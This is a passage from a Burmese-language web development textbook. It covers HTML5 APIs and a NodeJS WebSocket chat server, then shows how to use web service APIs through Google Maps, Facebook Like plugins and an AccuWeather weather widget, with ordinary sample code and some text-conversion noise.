NodeJS အကြောင်းကို ဒီစာအပ်မှာ အသေးစိတ်မဖော်ပြနိုင်ပေမယ့် JavaScript နဲ့ပဲ ရေးသားထားတာဖြစ်လို ။ Code ကိုလေ့လာကြည့်လိုက်ရင် အလုပ်လုပ်ပုံသဘောကို နားလည့်နိုင်မှာပါ။ Rockstar Developer ရဲ အခန်း (၁၀) မှာတော့ NodeJS အကြောင်းကို ဖော်ပြထားပါတယ်။

ပထမဆုံး require() Function ကိုသုံးပြီး websocket နဲ့ http Package များကို Include လုပ်ယူပါတယ်။ ပြီးတော့မှာ http.createServer() သုံးပြီး Web Server တစ်ခုတည်ဆောက်လိုက်ပါတယ်။ Server Port ကိုတော့ 8000 လိုသတ်မှတ်ထားပါတယ်။

နောက်တစ်ဆင့်မှာ Socket Server တစ်ခု ကို new WebSocketServer လိုပေးသားပြီး တည်ဆောက်ပါတယ်။ ပထမအဆင့်မှာ တည်ဆောက်ခဲ့တဲ့ httpServer ကိုပဲ တစ်ဆင့်ပြန်သုံးထားတာဖြစ်လို Port 8000 မှာ အလုပ်လုပ်နေတာ၊ ရိုးရိုး Web Server မဟုတ်တော့ပဲ Full-Duplex Socket Server တစ်ခုဖြစ်သွားပါတယ်။

ဆက်လက်ပြီး Socket Server ကို ဆက်သွယ်လာတဲ့ Client များကို clients Array ထဲမှာ စုစည်းထည့်သွင်းတဲ့ လုပ်ဆောင်ချက်ကို on("request") မှာဆောင်ရွက်ထားပါတယ်။ Client များထဲက တစ်ခုက အချက်အလက်များ ပေးပို့လာရင် ဆောင်ရွက်ရမယ့် လုပ်ဆောင်ချက်တွေကိုတော့ on("message") မှာ သတ်မှတ်ထားပါတယ်။ နှုနာ အရ Client တစ်ခုပေးပို့လာတဲ့ အချက်အလက်ကို လက်ခံရရှိရင် clients Array ကို Loop လုပ်ပြီး ရှိယမျှ Client အားလုံးထံလက်ခံရရှိ လိုက်တဲ့အချက်အလက်ကို sendUTF() Method သုံးပြီးပေးပို့လိုက်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် Client တစ်ခုက Socket Server ထံ အချက်အလက်တစ်ခုပေးပို့တာနဲ့ Socket Server က အဲဒီအချက်အလက်ကို Client အားလုံးထံ ပြန်လည်ပေးပို့ လိုက်မှုဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Real-Time Chat Application တစ်ခုကိုတည်ဆောက်ယူနိုင်မှာပါ။

WebSockets Support မလုပ်တဲ့ Browser တွေမှာ တူညီတဲ့ လုပ်ဆောင်ချက်ရအောင် Fallback အဖြစ် Long Polling နည်းစနစ်နဲ့အလိုအလျောက်ပြောင်းလဲလုပ်ဆောင် ပေးသွားနိုင်တဲ့ [socket.io](#) ကဲ့သို့သောနည်းပညာက အသင့်ရှိ နေပါတယ်။ Web Application တွေဟာ တစ်နှစ်ထက်တစ်နှစ် Real-Time ပိုဖြစ်လာကြလို ဗြိုဟန်များ ပေးပို့မှုများ ဖြစ်ပါတယ်။



14.12 – Other APIs

ဖော်ပြခဲ့တဲ့ ဖြည့်စက်နည်းပညာတွေကြောင့် HTML5 ဟာ Document Markup သက်သက်မဟုတ်တော့ပဲ Web Application တွေရဲအခြေခံ လိုအပ်ချက်တွေကိုဖြည့်ဆည်းပေးထားတဲ့ နည်းပညာတစ်ခုဖြစ်လာတာကို သတိပြုမှုမာပါ။ Web Application များ တည်ဆောက်ရာမှာ အသုံးဝင်နိုင်တဲ့ အခြားစိတ်ဝင်စားဖွယ် API အချို့ကို ဆက်လက်ဖော်ပြပေးလိုက်ပါတယ်။

File API – လုပ်ခရေးရှုထောင်အရ Web Application တွေအနေနဲ့ Client ကွန်ပျိုးတာရဲအချက်အလက်တွေကို ထိခွင့် မရကြပါဘူး။ HTML5 File API ကလည်း Client ကွန်ပျိုးတာထဲမှာ File တွေ တည်ဆောက်ခွင့်၊ ပယ်ဖျက်ခွင့်မပြုပါဘူး။ ဒါပေမယ့် File, FileReader, FileList စတဲ့ JavaScript Object များကိုအသုံးပြုပြီး File တွေရဲ Name, Size, Type အစရှိတဲ့ အချက်အလက်တွေကိုဖတ်ယူနိုင်အောင် ဆောင်ရွက်ပေးထားပါတယ်။ ဒီတော့ File တွေနဲ့အလုပ်လုပ်ရတဲ့ Application တွေမှာ Server ထဲ File တွေပေးပြုပြီးအောင် စောင့်ပြီးမှ အလုပ်တွေကိုလုပ်နေစရာ မလိုတော့ပါဘူး။ File Size စစ်ဆေးခြင်း၊ File Preview ဖော်ပြပေးခြင်းစတဲ့ကိစ္စတွေကို JavaScript နဲ့တင် ဆောင်ရွက်နိုင်စေမှုဖြစ်ပါတယ်။

Drag & Drop API – ယခင်က Drag & Drop User Interface များရရှိပါတယ်။ JavaScript Framework များရဲ့ အကူ အညီနဲ့ ကိုယ်တိုင်ရေးသားခဲ့ကြပါတယ်။ HTML5 မှာတော့ dragstart, dragenter, dragover, dragleave, dragdrop, dragend စတဲ့ Drag & Drop Event များ ဖြည့်စက်ပါဝင်လာပါတယ်။ Element တစ်ခုကို Drag လုပ်လိုရတဲ့ Element ဖြစ်စေဖို့ အတွက်လည်း သက်ဆိုင်ရာ Element မှာ draggable="true" Attribute သတ်မှတ်ပေးလိုက်ယုံပဲဖြစ်ပါတယ်။

Geolocation API – အသုံးပြုသူရဲတည်နေရာ Location ကို ရယူနိုင်စေမယ့် API ဖြစ်ပါတယ်။ Location သိရှိ ရနိုင်တဲ့နည်းလမ်းတွေက အမျိုးမျိုးရှိပါတယ်။ IP Address ကနေသိရှိရနိုင်ပါတယ်။ Wifi Router ကနေတစ်ခု သိရှိရ နိုင်ပါတယ်။ Mobile Device ဆိုရင် Cell Tower ကနေသိရှိရနိုင်ပါတယ်။ Device မှာပါဝင်တဲ့ GPS ကနေ သိရှိရနိုင် ပါတယ်။ Geolocation API က နောက်ကွယ်ကောက အသေးစိတ်ကို ကျွန်တော်တို့ ကိုယ်တိုင်ကိုင်တွေ့စရာ မလိုပဲ JavaScript အသုံးပြုပြီး Location ကိုရယူနိုင်စေပါတယ်။ ကျွန်တော်တို့ Application က အသုံးပြုသူရဲတည်နေရာကို သိရှိရမှာဖြစ်လို့ Application ရဲ့ လုပ်ဆောင်ချက်တွေကို Location နဲ့ကိုက်ညီအောင် လိုအပ်သလို Enhance လုပ်ပေးနိုင်သွားမှုဖြစ်ပါတယ်။

History API – Gmail ကို ဥပမာအဖြစ်ကြည့်ပါ။ Gmail Interface ဟာ Ajax ကိုသုံးထားတဲ့ Single Page Interface တစ်ခုဖြစ်ပါတယ်။ Inbox ကနေ Mail တစ်စောင်ကိုဖွင့်လိုက်ရင် နောက်စာမျက်နှာတစ်ခုကို ဖော်ပြမှုမဟုတ်ပဲ လက်ရှိ Page ထဲမှာပဲ Email ကိုဖော်ပြပေးမှုပါ။ အဲဒီအချိန်မှာ Browser ရဲ့ Back Button ကို နှိပ်လိုက်ရင် ဘာဖြစ် မလဲ? Back Button ရဲ့သဘာဝက "ပြီးခဲ့တဲ့ Page" ကိုပြန်သွားဖို့ပါ။ Gmail မှာက Inbox အတွက် Page တစ်ခု၊ Email ဖတ်ဖို့အတွက် Page တစ်ခု အသုံးပြုထားတာ မဟုတ်ပါဘူး။ လုပ်ငန်းအားလုံးက Page တစ်ခု တည်းနဲ့အလုပ် လုပ်သွားတာပါ။ ဒါကြောင့် Browser Back Button ကိုနှိပ်လိုက်ရင် Inbox ကိုပြန်မရောက်ပဲ Gmail မတိုင်ခင်က ဖွင့်ထားခဲ့တဲ့ Website တစ်ခုကို ပြန်ရောက်သွားမယ့် သဘောဖြစ်နေပါတယ်။

ဥပမာအဖြစ်ပြောတာပါ။ Gmail ကတော့ အဲဒီလို့မဖြစ်အောင်စီမံထားပြုဖြစ်လို့ Browser Back Button ကို နှိပ်လိုက်ရင်လည်း Gmail မတိုင်ခင်က Website ကို ပြန်မသွားစေပဲ Inbox ကိုပြပြန်လည်ရောက်သွားမှု ဖြစ်ပါတယ်။ ကျွန်တော်တို့ရဲ့ Ajax Application တွေမှာလည်း အဲဒီလို့လုပ်ဆောင်ချက်များရရှိအောင် History API အသုံးပြုပြီး ဆောင်ရွက်နိုင်ပါတယ်။ ဒီ API က Browser History ကို JavaScript နဲ့စီမံနိုင်အောင်စီစဉ်ပေးထားပါတယ်။

Conclusion

HTML5 မှာ ပါဝင်လာတဲ့ အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်သစ်တွေကအတော်များပါတယ်။ ဒီအခန်းမှာတော့ လောလောဆယ်လက်တွေအသုံးချလို့ရမယ့် Feature များနဲ့ Browser Support ပိုင်းမှာ လက်ခံနိုင်လောက်တဲ့အဆင့် ရောက်ရှိနေပြီး ဖြစ်တဲ့ လုပ်ဆောင်ချက်များကို အဓိကရွေးချယ်ဖော်ပြခဲ့ခြင်းဖြစ်ပါတယ်။

HTML5 ဟာ Web Application များရဲ့ အခြေခံနည်းပညာဖြစ်ယုံသာမက၊ Mobile App တွေ တည်ဆောက်ဖို့ကိုလည်း အသုံးပြနိုင်တဲ့ နည်းပညာတစ်ခုဖြစ်ပါတယ်။ Mobile App တစ်ခုတည်ဆောက်တဲ့အခါ Android, iOS, Windows Mobile စသုပ္ပါட် Mobile Platform အမျိုးမျိုးကို Support လုပ်နိုင်ဖို့အတွက် ပုံမှန်ဆုံးရင် Platform တစ်ခုအတွက် App တစ်ခု သိုးမြားစီ ဖန်တီးတည်ဆောက်ရလေ့ရှုပါတယ်။ HTML5 နည်းပညာများကိုသုံးပြီး Mobile Browser တွေကနေ အသုံးပြနိုင်တဲ့ Mobile Web App တွေ တည်ဆောက်နိုင်သလို၊ Cordova လို့ နည်းပညာများရဲ့ အကူအညီနဲ့ HTML5 ကိုသုံးပြီး App ကို တစ်ကြိမ်တည်ဆောက်ယုံနဲ့ Mobile Platform အမျိုးမျိုးမှာ အလုပ်လုပ်နိုင်တဲ့ App တွေရရှိအောင်လည်း စီစဉ်နိုင်ပါတယ်။

မရှင်းမှာစိုးလို့ တစ်ခုထည့်ပြောပါရမေး။ Mobile Web App ဆိုတာ Mobile Device တွေမှာပါဝင်တဲ့ Web Browser ကနေတစ်ဆင့် အသုံးပြုရတဲ့ App တွေကို ဆိုလိုခြင်းဖြစ်ပြီး၊ HTML5 Mobile App ဆိုတာ HTML5 နည်းပညာကို အသုံးပြုတည်ဆောက်ထားခြင်းဖြစ်ပေမယ့် Browser ကနေသုံးစရာမလိုပဲ သက်ဆိုင်ရာ Mobile Device မှာ Install လုပ်ထားနိုင်တဲ့ App ကိုဆိုလိုတာပါ။

လက်ရှိမှာ Mobile Web App တွေနဲ့ HTML5 Mobile App တွေဟာ Native App တွေလောက် စွမ်းဆောင်ရည်ပိုင်းမှာ ကောင်းမွန်ခြင်းမရှိသေးပေမယ့် နည်းပညာတစ်ခုတည်းနဲ့ တစ်ကြိမ်တည်ဆောက်ယုံနဲ့ Mobile Platform အမျိုးမျိုးအတွက် App တွေကိုရရှိနိုင်တယ်ဆိုတဲ့ အလားအလာဟာ အတော်လေးစိတ်ဝင်စားစရာပါဖြစ်ပါတယ်။ လက်ရှိမှာလည်း LinkedIn, Netflix, Mafia Wars, Finical Times, Wunderlist စဗော်မြှင်နေတဲ့ HTML5 Mobile App တွေ ရှိနေသလို Zoho, Google Doc, Google Drive, Scribd, HootSuite တို့လို့ အောင်မြှင်နေတဲ့ Mobile Web App တွေလည်း ရှိနေပါတယ်။

အခန်း (၁၇) မှာ Mobile Web အကြောင်း ဆက်လက်ဖော်ပြုမှုဖြစ်ပါတယ်။ **Rockstar Developer** ရဲ့ **အခန်း (၁၆)** မှာ HTML5 Mobile App တွေ တည်ဆောက်ရာမှာ အသုံးပြနိုင်တဲ့ Cordova လိုခေါ်တဲ့ နည်းပညာအကြောင်းကို ဖော်ပြထားပါတယ်။

Rockstar Developer

10x Programmer ၏ (၁၀) ဆုံးတော်သူတစ်ဦး သိရှိထားသင့်သည့်
နည်းစနစ်များဖြစ်သည့် Test-Driven Development, Service Oriented
Architecture, Git, SCRUM, NodeJS, MongoDB, ExpressJS,
Build Automation, Back-end Server Architecture စသည့်
နည်းပညာများအကြောင်း စုစည်းဖော်ပြထားသည့်စာအုပ်။

Email: author@rsdbook.com

Website: <http://rsdbook.com>

အခန်း (၁၅) Web Service API

You Don't Have to Do That By Yourself

Web Development မှာ Mashup ဆိုတဲ့ အသုံးအနဲ့တစ်ခုရှိပါတယ်။ အခြား Website များကနေရှိတဲ့ အချက်အလက် များ၊ လုပ်ဆောင်ချက်များနဲ့ ပေါင်းစပ်တည်ဆောက်ထားတဲ့ Application တွေကို Mashup လိုခေါ်ကြတဲ့။ ဒီလိုအသုံး ပြနိုင်ဖို့ အတွက် Google, Facebook, Twitter, YouTube, Yahoo စတဲ့ အင်တာန်ကနည်းပညာမှာ အဓိကဦးဆောင်သူ တွေအပါအဝင် Web Application တွေက သူတို့၏ Data နဲ့ Function တွေကို Web Service အနေဖော်ထားကြပါတယ်။ ဒီ Service တွေကိုရယူဖို့ အတွက် API တွေကို အသုံးပြုရပါတယ်။

API ရဲအဓိပ္ပာယ်ကိုတော့ အခန်း (၁) မှုလည်းဖော်ပြခဲ့ပါတယ်။ Application Program Interface ရဲ အတိကောက် ဖြစ်ပြီး အသင့်သုံးနိုင်တဲ့ Service (Data သို့မဟုတ် Function) ကို အသုံးပြုလိုတဲ့အခါ ရယူရတဲ့နည်းလမ်းကို ခေါ်တဲ့။ ဒီထက်ရှင်းအောင်ပြောရရင်၊ Web Service API ဆိုတာ Web Application တစ်ခုက သူတို့၏ Data နဲ့ Function တွေကို ရယူအသုံးပြနိုင်ဖို့ ပေးထားတဲ့ URL များဖြစ်ပါတယ်။ ဥပမာ - ရွှေတိဂုံဘုရားတည်ရှိရာ တည်နေရာအသေးစိတ် ကို လောင်ဂျိုတွေ၊ လတ္တိတွေ များနဲ့တစ်ကွဲ လိုချင်ရင် Google Maps ကပေးထားတဲ့ အောက်ပါ API URL ကိုအသုံးပြနိုင်ပါတယ်။

<http://maps.googleapis.com/maps/api/geocode/json?address=Shwedagon,Yangon,Myanmar&sensor=false>

address Query အတွက် Showedagon,Yangon,Myanmar လိုပေးထားပါတယ်။ အခြားလိပ်စာတစ်ခုအတွက် တည်နေရာရယူလိုရင် address Query တန်ဖိုး ပြောင်းပေးလိုက်ယုံပါပဲ။ sensor ကတော့ GPS Sensor အသုံးပြုလိုရင် true လိုသတ်မှတ်ပေးရမှာဖြစ်ပြီး မသုံးချင်လို့ false လိုသတ်မှတ်ထားပါတယ်။ Browser URL Bar မှာ ဒီ API URL ကို ထည့်သွင်းစမ်းသပ်လိုက်ရင် အခုလို ရလဒ်ကိုရရှိပါလိမ့်မယ်။

```
{
    "results" : [
        {
            "address_components" : [
                {
                    "long_name" : "Bahan Township",
                    "short_name" : "Bahan Township",
                    "types" : [ "sublocality", "political" ]
                },
                {
                    "long_name" : "Yangon",
                    "short_name" : "Yangon",
                    "types" : [ "locality", "political" ]
                }
            ],
            "formatted_address" : "Bahan Township, Yangon, Yangon Region, Myanmar"
        }
    ]
}
```

```

        "types" : [ "locality", "political" ]
    }
],
"formatted_address" : "Shwedagon Pagoda, Yangon, Burma",
"geometry" : {
    "bounds" : {
        "northeast" : {
            "lat" : 16.79876370,
            "lng" : 96.14999410
        },
        "southwest" : {
            "lat" : 16.79798060,
            "lng" : 96.14918689999999
        }
    },
    "location" : {
        "lat" : 16.79843610,
        "lng" : 96.14946390
    },
    "location_type" : "APPROXIMATE",
    "viewport" : {
        "northeast" : {
            "lat" : 16.79972113029151,
            "lng" : 96.15093948029150
        },
        "southwest" : {
            "lat" : 16.79702316970850,
            "lng" : 96.14824151970849
        }
    }
},
"types" : []
},
"status" : "OK"
}

```

ရွှေတိဂုံဘုရားတည်ရှိရမြို့နယ်အမည်၊ လိပ်စာအပြည့်အစုံနဲ့ Geolocation တိုပါဝင်တဲ့ အချက်အလက်များကို JSON Format နဲ့ရရှိခြင်းဖြစ်ပါတယ်။ အကယ်၍ Data Format ကို XML နဲ့လိုချင်တယ်ဆိုရင် URL ကို အခဲလို ပြောင်းလဲပေးလိုက်နိုင်ပါတယ်။

<http://maps.googleapis.com/maps/api/geocode/xml?address=Shwedagon,Yangon,Myanmar&sensor=false>

ပြန်လည်ရရှိတဲ့ Data က အတူထူပဲဖြစ်မှာပါ။ ဒါပေမယ့် Data Format ကတော့ XML နဲ့ရရှိမှာဖြစ်ပါတယ်။ ဒါဟာ Web Service နဲ့ သုက္ခာရယ်အသုံးပြုနိုင်တဲ့ API တို့ပဲဖြစ်ပါတယ်။ ဒီနည်းနဲ့ ကဗျာအရပ်ရပ်က နေရာအသေးစိတ် ရှိ ပြန်လည်ရရှိတဲ့ Data ကို ကျွန်ုတော်တို့ကိုယ်တိုင် ကောက်ယူနေစရာမလိုပဲ Google Maps API ကိုသုံးပြီး ရယူနိုင်ခြင်းဖြစ်ပါတယ်။

တစ်ချို့ Service တွေကတော့ နူးနာများဖော်ပြခဲ့တဲ့အတိုင်း ပေးထားတဲ့ API URL ကနေ မည်သူမဆိုရယူနိုင်ပါတယ်။ တစ်ချို့ Service တွေကတော့ ဒီအတိုင်းတို့ကိုရှိက်မရယူနိုင်ပဲ Request မှာ API Key ပါဝင်မှ Data ပြန်ပေးမှာဖြစ်ပါတယ်။ API Key ရရှိဖို့အတွက် သက်ဆိုင်ရာ Website မှာ Register လုပ်ရလေ့ရှိပါတယ်။ အခဲမှုရပဲ အခပေးရတဲ့ Service တွေလည်းရှိပါတယ်။

Data သက်သက်မဟုတ်ပဲ လုပ်ဆောင်ချက် Function များကိုပေးနိုင်တဲ့ Web Service တွေလည်းရှိပါတယ်။ Function

တွေပါဝင်လာပြီဆိုရင်တော့ URL ထည့်သွင်းယုံးမရတော့ပဲ သက်ဆိုင်ရာ Service Provider ရဲ့ API Documentation တွေက သတ်မှတ်ထားတဲ့နည်းလမ်းများနဲ့ ကျွန်ုတ်တို့ Application ထဲမှာ ထည့်သွင်းရေးသားပေးဖို့ လိုအပ်ပါတယ်။ Programming Language အမျိုးမျိုးနဲ့ရယူနိုင်အောင် စီမံပေးထားကြလေ့ရှိကြပါတယ်။

Google Maps API ကိုသုံးပြီး ရွှေတို့ဘုရားတည်ရှုရာမြေပုံကို ကျွန်ုတ်တို့ Website မှ ထည့်သွင်းဖော်ပြလိုခင် Google Maps JavaScript API ကို အသုံးပြုနိုင်ပါတယ်။ ထည့်သွင်းပုံက အခုလိုဖြစ်မှာပါ။

```
<div id="map-canvas" style="width:400px; height:300px;"></div>

<script src="https://maps.googleapis.com/maps/api/js?sensor=false"></script>
<script>
    function initialize() {
        var mapOptions = {
            center: new google.maps.LatLng(16.79843610, 96.14946390),
            zoom: 15,
            mapTypeId: google.maps.MapTypeId.ROADMAP
        };
        var map = new google.maps.Map(document.getElementById("map-canvas"),
            mapOptions);
    }
    google.maps.event.addListener(window, 'load', initialize);
</script>
```

ဒါ JavaScript ၏ Google Maps API Documentation ၏ ပေးထားတဲ့ Code ကို ကူးယူထည့်သွင်းထားခြင်း ဖြစ်ပါတယ်။



ပုံ (၁၅-၁၃) Google Maps

<div id="map-canvas"> ကို Map ဖော်ပြစ်လိုတဲ့ နေရာမှာ နေရာချထားပေးယံ့ပါပဲ။ initialize() Function ထဲမှာပါဝင်တဲ့ mapOptions မှာ ဗဟိုပြုဖော်ပြစ်လိုတဲ့ Location ရဲ့ လတ္တိတွေ၊ လောင်ဂျီတွေတို့ကို သတ်မှတ်ပေးထားနိုင်ပါတယ်။ စောစောကရယူထားတဲ့ ရွှေတို့ဘုရားရဲ့တည်နေရာ လတ္တိတွေ၊ လောင်ဂျီတွေကို ထည့်ပေးထားလို့ ဒီနှုန်းကို စမ်းသပ်ကြည့်ရင် ရလဒ်က ပုံ (၁၅-၁) မှာ ဖော်ပြထားသလို ရရှိမှာပါ။

ဒီနည်းနဲ့ အနီးအငေးအမျိုးမျိုး Zoom လုပ်ကြည့်နိုင်ပြီး နီးစပ်ရာပတ်ဝန်းကျင်ကိုပါ ဆက်လက်လေ့လာနိုင်တဲ့ Maps တစ်ခုကို ကျွန်ုတ်တို့ Website များမှာ အလွယ်တစ်ကူထည့်သွင်းနိုင်မှာဖြစ်ပါတယ်။


Link: <https://developers.google.com/maps/documentation/javascript/tutorial>

အလေးတွဲ Facebook API များအသုံးပြုပြီး Facebook ရဲ့ Like Button, Share, Comment, Like Box စာတွဲ လုပ်ဆောင်ချက်များကိုလည်း ကျွန်ုတ်တို့ Website မှာ ထည့်သွင်းနိုင်ပါတယ်။ ဥပမာ - Facebook Like Button တစ်ခုထည့်သွင်းလိုရင် အခုလို ထည့်သွင်းနိုင်ပါတယ်။

```
<div id="fb-root"></div>
<script>(function(d, s, id) {
  var js, fjs = d.getElementsByTagName(s) [0];
  if (d.getElementById(id)) return;
  js = d.createElement(s); js.id = id;
  js.src = "//connect.facebook.net/en_US/all.js#xfbml=1";
  fjs.parentNode.insertBefore(js, fjs);
}(document, 'script', 'facebook-jssdk'));</script>

<div class="fb-like" data-href="http://pwdbook.com/html/ch1/" data-send="true"
data-layout="box_count" data-width="300" data-show-faces="true"></div>
```

ဒါလည်းပဲ Facebook Developer Reference ကပေးထားတဲ့ Code ကို ကူးယူထည့်သွင်းထားခြင်းဖြစ်ပါတယ်။



ပုံ (၁၅-၁) Facebook Like

<div class="fb-like"> Element ကို Like Button ဖော်ပြစ်လိုတဲ့ နေရာမှာနေရာချု ထားပေးလိုက်ယူပါပဲ။ အဲဒီ Element ရဲ့ data-href Attribute မှာ ကျွန်တော်တို့ Website ရဲ့ URL ကို ထည့်သွင်းပေးရမှာပါ။ နူးရှုံးအနေနဲ့ ဒီစာအပ်ပဲ့ အခန်း (၁) ကို အင်တာနှက်မှာဖတ်လိုက်အောင် ပေးထားတဲ့ Website URL ထည့်သွင်းပေးထားပါတယ်။ HTML Document တစ်ခုထဲမှာ ဒီအတိုင်းကူးယူစွမ်းသပ်ကြည့်ရင် ပုံ (၁၅-၉) မှာဖော်ပြထားသလို ရလဒ် မျိုးရရှိမှာဖြစ်ပါတယ်။

Like Button ရဲ့အပေါ်မှာ ရရှိထားတဲ့ Like အရေအတွက်ကိုဖော်ပြထားပြီး အောက်မှာတော့ Send Button တွဲဖက် ပါရှိပါတယ်။ Send Button ကိုပိုပိုလိုက်တဲ့အခါ ပုံမှာဖော်ပြထားသလို Facebook Friend များထံ Message အနေနဲ့ ပေးပို့နိုင်တဲ့ Interface တစ်ခုအပေါ်လာမှာဖြစ်ပါတယ်။

Like Count ဖော်ပြစ်လိုတဲ့ပုံစံ၊ Send Button ထည့်မထည့် စိတ် Setting အသေးစိတ်ကို Facebook Developer Reference မှာပေးထားတဲ့ User Interface ကနေအလွယ်တစ်ကူ ပြုပြင်ယူနိုင်ပါတယ်။

Link: <http://developers.facebook.com/docs/reference/plugins/like-box/>

Facebook မှာ Page တစ်ခုတည်ထောင်ထားပြီး အဲဒီ Page အတွက် Like Box တစ်ခုကို Website မှာ ထည့်သွင်းလို ရင် အခုလိုထည့်သွင်းနိုင်ပါတယ်။

```
<div id="fb-root"></div>
<script>(function(d, s, id) {
  var js, fjs = d.getElementsByTagName(s)[0];
  if (d.getElementById(id)) return;
  js = d.createElement(s); js.id = id;
  js.src = "//connect.facebook.net/en_US/all.js#xfbml=1";
  fjs.parentNode.insertBefore(js, fjs);
} (document, 'script', 'facebook-jssdk'));</script>

<div class="fb-like-box" data-
href="http://www.facebook.com/ProfessionalWebDeveloperBook" data-width="400"
data-show-faces="true" data-stream="false" data-header="false"></div>
```

သတိထားကြည့်ရင် <div id="fb-root"> နဲ့ အခြား JavaScript များရေးသားထည့်သွင်းရပုံက Like Button အတွက် ထည့်သွင်းပုံနဲ့အတူတူပဲဆိုတာကိုတွေ့ရမှာပါ။ ဒါကြောင့် ဒီလုပ်ဆောင်ချက် နှစ်မျိုးလုံးကို Document တစ်ခု တည်းမှုထည့်သွင်း လိုတာဆိုရင် နှစ်ခါရေးစရာမလိုပါပဲ တစ်ခါထည့်သွင်းထားလိုက်ရင်ရပါပြီ။ <div class="fb-like-box"> Element ကိုသာ Like Box ဖော်ပြစ်လိုတဲ့နေရာမှာ နေရာချုထားပေး လိုက်ယူပါပဲ။ data-href Attribute မှာချိတ်ဆက်လိုတဲ့ Facebook Page URL ကို ပေးရမှာပါ။ ပေးထားတဲ့အတိုင်း HTML Document တစ်ခုနဲ့ ကူးယူစွမ်းသပ် ကြည့်ရင် ဒီစာအပ်အတွက် တည်ဆောက်ထားတဲ့ Facebook Page အတွက် Like Box တစ်ခုကိုရရှိမှာဖြစ်ပါတယ်။ Like Box နဲ့ ပက်သက်တဲ့ အသေးစိတ် Setting တွေကို လည်း Facebook Developer Reference မှာပေးထားတဲ့ User Interface မှာ အလွယ်တစ်ကူ သတ်မှတ်နိုင်ပါ တယ်။

Link: <http://developers.facebook.com/docs/reference/plugins/like-box/>

Facebook Developer Reference မှာ သွားကြည့်လိုက်ရင် အခြား API တွေဖြစ်တဲ့ Comment, Activities Feed, Facebook Login စတဲ့ လုပ်ဆောင်ချက်များ အသုံးပြုပါကိုလည်းတွေ့ရမှာဖြစ်လို့ ကိုယ့် Website မှာ ထည့်သွင်းလိုတဲ့ လုပ် ဆောင်ချက်ကိုရွေးပြီး ဆက်လက်လေ့လာသွားနိုင်ပါတယ်။

Weather Widgets with OpenWeatherMap API

AccuWeather ကပေးထားတဲ့ Data API ကိုသုံးပြီး Weather Widget တစ်ခုလောက် တည်ဆောက်ကြည့်ချင်ပါတယ်။ ရန်ကုန် မြို့အတွက် Weather Data ကို ရရှိနို့ Access လုပ်ရမယ့် API URL ကိုအောက်ပါလိပ်စာကန် ရယူနိုင်ပါတယ်။

<http://api.accuweather.com/developers/samples>

ပေးထားတဲ့ Form မှာ Location Name ကိုရှိက်ထည့်လိုက်ရင် အဲဒီဒေသရဲ့လက်ရှိရာသီညာတူအခြေအနေကို ပြန်ပေးမှာ ဖြစ်ပါတယ်။ နူးနာအနေနဲ့ Yangon ကို Location Name အဖြစ်ပေးလိုက်တဲ့အခါ အောက်ပါ API URL ကို ရရှိပါတယ်။

<http://apidev.accuweather.com/currentconditions/v1/246562.json?language=en&apikey=meSocYcloNe>

ပေးထားတဲ့ API URL ကို Browser မှာထည့်သွင်း စမ်းသပ်ကြည့်ရင် ရာသီညာတူအခြေအနေရလဒ်ကို JSON Format နဲ့ အခုလိုရရှိမှာဖြစ်ပါတယ်။

```
[  
 {  
 "LocalObservationDateTime": "2015-05-04T22:05:00+06:30",  
 "EpochTime": 1430753700,  
 "WeatherText": "Clear",  
 "WeatherIcon": 33,  
 "IsDayTime": false,  
 "Temperature": {  
 "Metric": {  
 "Value": 30.0,  
 "Unit": "C",  
 "UnitType": 17  
 },  
 "Imperial": {  
 "Value": 86.0,  
 "Unit": "F",  
 "UnitType": 18  
 }  
 },  
 "MobileLink": "http://m.accuweather.com/en/mm/yangon/246562/current-weather/246562",  
 "Link": "http://www.accuweather.com/en/mm/yangon/246562/current-weather/246562"  
 }  
 ]
```

ဒီလိုရရှိလာမယ့် Data ကိုအသုံးပြုပြီး JavaScript နဲ့ Widget တစ်ခုကိုတည်ဆောက်မှာဖြစ်ပါတယ်။ ဒါကြောင့် HTML Document တစ်ခုကို နှစ်သက်ရာ အမည်နဲ့တည်ဆောက်ပေးပါ။ ပြီးရင် HTML Structure အပြည့်အစုံ ထည့်သွင်းပြီး Body အတွင်းမှာ Structure အလွတ်တစ်ခုကို အခုလိုထည့်သွင်းရေးသားပေးပါ။

```
<div class="weather">
  <strong class="status"></strong>
  <img src="" alt="" class="icon">
  <em class="temp">
    <span class="temp-value"></span>
    &deg;
    <span class="temp-unit"></span>
  </em>
</div>
```

ဆက်လက်ပြီး CSS Style တစ်ချို့လည်း ထည့်သွင်းပေးပါ။

```
body {
  background: #efefef;
  font-family: arial;
}

.weather {
  width: 200px;
  text-align: center;
  border: 4px solid #ddd;
  background: #fff;
  padding: 30px 0;
  margin: 40px auto;
  border-radius: 10px;
}

.status, .temp {
  display: block;
}

.icon {
  margin: 10px 0;
}
```

jQuery အသုံးပြုမှုမှာ jquery.js ကို <script> Element တစ်ခုနဲ့ထည့်သွင်းပေးပါ။ နောက် <script> Element အလွတ်တစ်ခုထဲမှာ ပေးထားတဲ့ JavaScript များကို ကူးယူထည့်သွင်းပေးပါ။

```
$(document).ready(function() {
  var url = "http://apidev.accuweather.com/currentconditions/v1/246562.json?language=en&apikey=meSocYcloNe";

  $.get(url, function(status) {
    var api = "http://api.accuweather.com/developers/";
    var iconSrc = "Media/Default/WeatherIcons/";
    var icon = api + iconSrc + status[0].WeatherIcon + "-s.png";

    $(".status").html( status[0].WeatherText );
    $(".icon").attr("src", icon);
    $(".temp-value").html(status[0].Temperature.Metric.Value);
```

```
    $(".temp-unit").html(status[0].Temperature.Metric.Unit);  
  }, "jsonp");  
});
```

